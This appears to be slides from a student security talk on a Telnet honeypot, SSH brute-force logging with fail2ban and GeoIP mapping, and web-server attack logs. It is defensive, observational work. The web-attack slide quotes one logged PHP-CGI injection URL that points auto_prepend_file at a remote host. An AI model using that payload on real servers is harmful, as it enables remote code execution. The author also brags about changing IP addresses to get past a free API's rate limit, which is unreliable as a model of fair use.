# Telnet Honeypot

by Jared Dunbar

# In review; What is a honeypot?

A honeypot is a computer application or configuration, which is designed to collect data about how unauthorized users establish control over a machine. In many cases, this is achieved with a VM running something like Cowrie or Kippo, which emulates the user logging into a machine, and logs all of the attempted commands, and selectively running them. Some honeypots, such as this one, are more locked down, and are only waiting for the easy bait - logins, passwords, and attempted commands. Other honeypots sandbox the commands but collect the files that are placed on it, and some are even more extreme and only monitored but intentionally, the entire machine in insecure. From this, you can watch more realistically how an attack is carried out, and this configuration has a potential for actually causing damage internally and potentially externally as well.


# Implementation of the Telnet Honeypot

In my case, I wanted to be quite different from the rest of the class, and write a honeypot to collect data on the Telnet port - used for logging into insecure IoT devices such as routers, cameras, and other devices which may be vulnerable.


This honeypot is designed to collect usernames and passwords, but it sometimes also collects shell scripts from “script happy” bots, which are too excited not to share their code. Other clients tried to break the device by sending binary executable code (which was sanitized by the honeypot by being reported as INVALID in my massive table)

In particular, this code was written in Python 3, and uses raw TCP sockets to communicate over TCP, using a rather simple version of the Telnet protocol (without multi-byte character support, for example).

# Username and Password Data




Usernames




Passwords

# General Statistics

As of May 2nd, 2017, there have been:

- 114 Unique Passwords
- 126K Unique Login Attempts
- Hundreds, if not thousands of unique IP addresses

# Username and Password Composition

The Mirai Botnet password list is surprisingly similar to the data I collected. In fact, only a few usernames and passwords in the honeypot were not related to the username and password list to the Mirai botnet. It would be reasonable to expect that a large proportion of the login information collected is from clients on the Mirai botnet, since most IoT devices use Telnet because it doesn't have encryption overhead. This is important, because on many IoT devices, computing power is very expensive since most chips have only enough processing power to do the task it is designed for, if that. In most cases, actual servers and computers have upgraded to more secure services such as SSH, and lesser of the Telnet protocol, since these devices can handle the encryption. Those SSH attacks are not comprised in this presentation.

# Honeypot Credits

The code I used, I wrote myself. That code can be found here, including the honeypot itself, and two scripts I used to parse the data into a more useful format:

https://gitlab.cosi.clarkson.edu/jared/telnet-honey

The Mirai botnet username and password list was from the website below:

https://www.grahamcluley.com/mirai-botnet-password/

# Extra Time? Let's Talk about SSH Attacks too!

For a few years now, I've been running a home server from my home in CT. My ISP has been nice enough to allow me to have the resources to run a website from my house, and I have a server which is constantly running SSH on port 22 (for convenience).

On the following slides, I will discuss attacks attempted on the SSH server, and the metrics that poses. My only vector of determining what IP's are attempting attacks are the fail2ban server I have running since last year, which bans an IP for 3 days after 3 unsuccessful password attempts (and I use SSH keys most of the time anyway).

Likely, the Mirai botnet is also what is attempting the attacks, since SSH is also common on IoT devices.

# Collecting IP addresses

When fail2ban bans an IP, it gets added to the iptables drop table. We can actually export this table by running “iptables -L -n”

iptables is a stateless firewall application

Passing the -L flag shows all of the entries, the -n removes DNS lookups (we don’t need that, we want the IP addresses typically for gathering more information).

On May 2nd, 2017, this listing contained 3856 IP addresses that were blocked. This is not login attempts, that number is at least 3 times larger, and most likely, uninhibited, could be over 10 attacks per day per IP. I don’t track this information though, as it would be absolutely huge to store all of this data. This is only ever 3 days of information, which shows there’s a spectacular number of IP addresses used to attack.

# Managing the data


I previously wrote some scripts to collect data about the attacks; I will use those here.

First, I manually copied the data I wanted from the iptables output, and put it into a file called “table.txt”

Then I ran “awk '{print $4}' table.txt > ip-list.txt”

After that, I have scripts that get GeoIP information for each host, and collect all of that interesting data. I ran that command, and the next slide contains the GeoIP listing converted to an image that I output using Python’s pygame library. The nice thing about the data collector is that it only collects info on IP’s I don’t already have saved, so after running this a few times, the list to update has been getting smaller.

# GeoIP Information



# Analysis

After a while, all maps involving the world begin to look like a population map.

Notably large groupings of IP addresses can be noticed in high population areas in North America, Europe, South America, Asia, and some in the Middle East along the coasts. Interestingly, there were no attacks from Antarctica, and very few from Africa. Likely, this reflects the overall internet accessibility of those areas as well as population, more so than the willingness of a person to attack from a certain area, however the politics in those countries regarding how attacks are handled could also be reflected upon in this map, if compared against a internet availability map.

# SSH Credits: Traffic Tracker

This code I wrote myself as well, the link is below:

https://github.com/jrddunbr/traffic-tracker

Licensing is also included in either the README or the LICENSE files in the repo.

GeoIP Database used:

http://ipinfo.io/

ipinfo.io has some free API tools, and I made good use of that. They have a limit of 1,000 requests per day per IP (but I can change my IP on the fly, so I win!)

# Do we *still* have more time? Let's talk about websites then!

There are other bots out there which are also out to break into websites that are undersecured, be it insecure mediawiki installations (I have first hand experience with this), mysql databases (also first hand experience with this), and virtually anything that someone would want to ruin your day with.

I use GoAccess (a free piece of software available for many Linux based operating systems like Ubuntu and Debian) to track all of the requests on my website, and occasionally I get interesting requests in the 404 section (page not found).

See next slide for a short list

# Attacks on my webserver in the past month

**Number of attacks:** /page_visited (quick note)
**13:** /phpmyadmin/scripts/setup.php (trying to get into a MySQL interface)
**11:** /cgi-bin/php?-d+allow_url_include=on+-d+safe_mode=off+-d+suhosin.simulation=on+-d+max_execution_time=0+-d+disable_functions=\x22\x22+-d+open_basedir=none+-d+auto_prepend_file=http://x.x.x.x/ok.txt+-d+cgi.force_redirect=0+-d+cgi.redirect_status_env=0+-n (Clearly an injection attack, IP redacted)
**10:** /manager/html (Apache Tomcat Server Control Panel)
**10:** /wp-login.php (trying to get into an insecure Wordpress site)
**7:** //phpmyadmin/scripts/setup.php (again, trying to get into a MySQL interface)
**6:** /phpMyAdmin/scripts/setup.php (someone really wants that MySQL database)
**6:** /myadmin/scripts/setup.php (...)
**5:** /pma/scripts/setup.php (more MySQL still)
**4:** /api.php?action=rsd (idk)
**4:** //wp-login.php (Wordpress)

And so on, there are so many different enumerations, most commonly being insecure Wordpress sites and insecure MySQL databases (and apparently an injection attack)

# Web Credits

GoAccess:


https://goaccess.io/

My instance (updated live):

http://go.ja13.org

These slides as a PDF

http://ja13.org/presentations/netsec.pdf




They also have a colorful interactive terminal interface. Handy!